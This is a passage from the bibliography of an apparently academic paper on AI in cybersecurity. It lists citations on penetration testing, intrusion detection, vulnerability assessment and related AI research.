- Kemmerer, R. (2003). Cybersecurity. In *25th international conference on software engineering, 2003. proceedings.* (p. 705-715). doi: 10.1109/ICSE.2003.1201257
- Khraisat, A., Gondal, I., Vamplew, P., & Kamruzzaman, J. (2019). Survey of intrusion detection systems: techniques, datasets and challenges. *Cybersecurity*, 2(1), 1-22.
- Mittu, R., & Lawless, W. F. (2015). Human factors in cybersecurity and the role for ai.

- In *2015 aaai spring symposium series*.
- More, P. S., & Rohela, A. (2018). Vulnerability assessment and penetration testing through artificial intelligence.. Retrieved from <https://api.semanticscholar.org/CorpusID:115147041>
- Oyelami, J. O., & Kassim, A. M. (2020). Cyber security defence policies: A proposed guidelines for organisations cyber security practices. *International Journal of Advanced Computer Science and Applications*, 11. Retrieved from <https://api.semanticscholar.org/CorpusID:222130652>
- Shah, S., & Mehtre, B. (2014, 02). An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques*, 11, 27-49. doi: 10.1007/s11416-014-0231-x
- Shinde, P. S., & Ardhapurkar, S. B. (2016). Cyber security analysis using vulnerability assessment and penetration testing. In *2016 world conference on futuristic trends in research and innovation for social welfare (startup conclave)* (p. 1-5). doi: 10.1109/STARTUP.2016.7583912
- Sugumaran, D., Mahaboob John, Y. M., Mary C, J. S., Joshi, K., Manikandan, G., & Jakka, G. (2023). Cyber defence based on artificial intelligence and neural network model in cybersecurity. In *2023 eighth international conference on science technology engineering and mathematics (iconstem)* (p. 1-8). doi: 10.1109/ICONSTEM56934.2023.10142590
- TURING, A. M. (1950, 10). I.—COMPUTING MACHINERY AND INTELLIGENCE. *Mind*, LIX(236), 433-460. Retrieved from <https://doi.org/10.1093/mind/LIX.236.433> doi: 10.1093/mind/LIX.236.433
- Varela-Vaca, A. J., Gasca, R. M., Carmona-Fombella, J. A., & Gómez-López, M. T. (2020). Amadeus: towards the automated security testing. In *Proceedings of the 24th acm conference on systems and software product line: Volume a - volume a*. New York, NY, USA: Association for Computing Machinery. Retrieved from <https://doi.org/10.1145/3382025.3414952> doi: 10.1145/3382025.3414952
- Vats, P., Mandot, M., & Gosain, A. (2020). A comprehensive literature review of penetration testing its applications. In *2020 8th international conference on reliability, infocom technologies and optimization (trends and future directions) (icrito)* (p. 674-680). doi: 10.1109/ICRITO48877.2020.9197961
- Väänänen, A., Haataja, K., Vehviläinen-Julkunen, K., & Toivanen, P. (2021, 10). Ai in healthcare: A narrative review. *F1000Research*, 10, 6. doi: 10.12688/f1000research

.26997.2

- Wang, Y., Li, Y., Xiong, X., Zhang, J., Yao, Q., & Shen, C. (2023, May). Dqfd-aipt: An intelligent penetration testing framework incorporating expert demonstration data. *Security and Communication Networks*, 2023, 1–15. Retrieved from <http://dx.doi.org/10.1155/2023/5834434> doi: 10.1155/2023/5834434
- Yogish, D., Manjunath, T. N., & Hegadi, R. S. (2019). Review on natural language processing trends and techniques using nltk. In K. C. Santosh & R. S. Hegadi (Eds.), *Recent trends in image processing and pattern recognition* (pp. 589–606). Singapore: Springer Singapore.